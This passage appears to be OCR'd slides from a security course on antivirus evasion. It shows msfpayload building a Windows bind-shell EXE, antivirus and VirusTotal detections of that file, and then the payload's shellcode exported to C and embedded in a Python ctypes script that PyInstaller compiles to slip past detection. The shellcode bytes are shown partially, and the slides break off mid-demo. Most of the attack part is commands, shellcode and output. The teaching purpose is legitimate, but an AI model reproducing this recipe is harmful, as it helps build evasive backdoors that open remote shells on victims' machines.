
Simple Reverse Shell

- One command to produce very simple Windows EXE malware



```
root@kali:~/124# msfpayload windows/shell_bind_tcp X > shell.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
 Length: 341
Options: {}
root@kali:~/124# ls -l shell.exe
-rw-r--r-- 1 root root 73802 Mar  9 22:48 shell.exe
root@kali:~/124# 
```

Antivirus Catches It




Infection detected!

avast! Filesystem shield has detected a threat and moved it into the Chest.

Infection: Win32:SwPatch [Wrm]
File: /Users/sambowne/Desktop/shell.exe
Process: /Applications/VMware Fusion.app/Contents/Library/vmware-vmx
UID: 501

Norton v. Shell.exe



File Insight

Auto-Protect blocked this Virus.
No further action is needed.

shell.exe
Threat name:
Packed.Generic.347

Details
Unknown Community Usage, Unknown Age, Risk High


Origin
Downloaded from Unknown

Activity
Actions performed: 1

Show File Actions

File: c:\users\sam\desktop\shell.exe
Blocked

Norton Identifies the Metasploit Packer


Packed.Generic.347 | Syma ×
www.symantec.com/security_response/writeup.jsp?docid=2012-010917-0907-99&vid=53941&product=Nc
Summary
Technical Details
Removal
Printer Friendly Page


Packed.Generic.347

Risk Level 1: Very Low

Discovered: January 9, 2012
Updated: January 9, 2012 5:17:29 PM
Type: Trojan, Virus
Systems Affected: Windows 98, Windows 95, Windows XP, Windows Me, Windows Vista, Windows NT, Windows Server 2003, Windows 2000

Packed.Generic.347 is a heuristic detection for files that may have been packed using Metasploit penetration-testing software. This heuristic detection is used to detect several different payloads.

VirusTotal: 37/49 Detections



SHA256: 5c5c0e866e583f0c84a5d91e368eb6dba364c8f97f17b6ea9f5fc3d2c0578934


File name: shell.exe

Detection ratio: 37 / 49

Analysis date: 2014-03-10 03:17:32 UTC (0 minutes ago)

Antivirus	Result	Update
AVG	Win32/Heur	20140309
Ad-Aware	Backdoor.Shell.AC	20140310
Agnitum	Trojan.Rosena.Gen.1	20140309
AhnLab-V3	Trojan/Win32.Shell	20140309

How to Become 007



SYNGRESS

VIOLENT PYTHON

A Cookbook for Hackers, Forensic Analysts, Penetration Testers, and Security Engineers


TJ O'Connor

Python v. AV

Round 1


shell_bind_tcp

Export Metasploit Payloads to C




```
root@kali:~/124# msfpayload windows/shell_bind_tcp C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
```

Use Ctypes Python Library




```
  GNU nano 2.2.6                    File: shell.py                              Modified

from ctypes import *
shellcode = ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
```



```
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");
```

Compile it on Windows

- Install these things, in order
  - Python 2.7
  - PyWin32
  - pip-Win
  - PyInstaller
- This creates an EXE file that listens on a TCP port



```
(pyi-env-name) C:\Users\Administrator\Desktop\dist>netstat -an | findstr 4444
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
```

DEMO

- On Kali

```
msfpayload windows/shell_bind_tcp C > foo
nano foo
```

- Change top to

```
from ctypes import *
shellcode = (
```

- Change bottom to

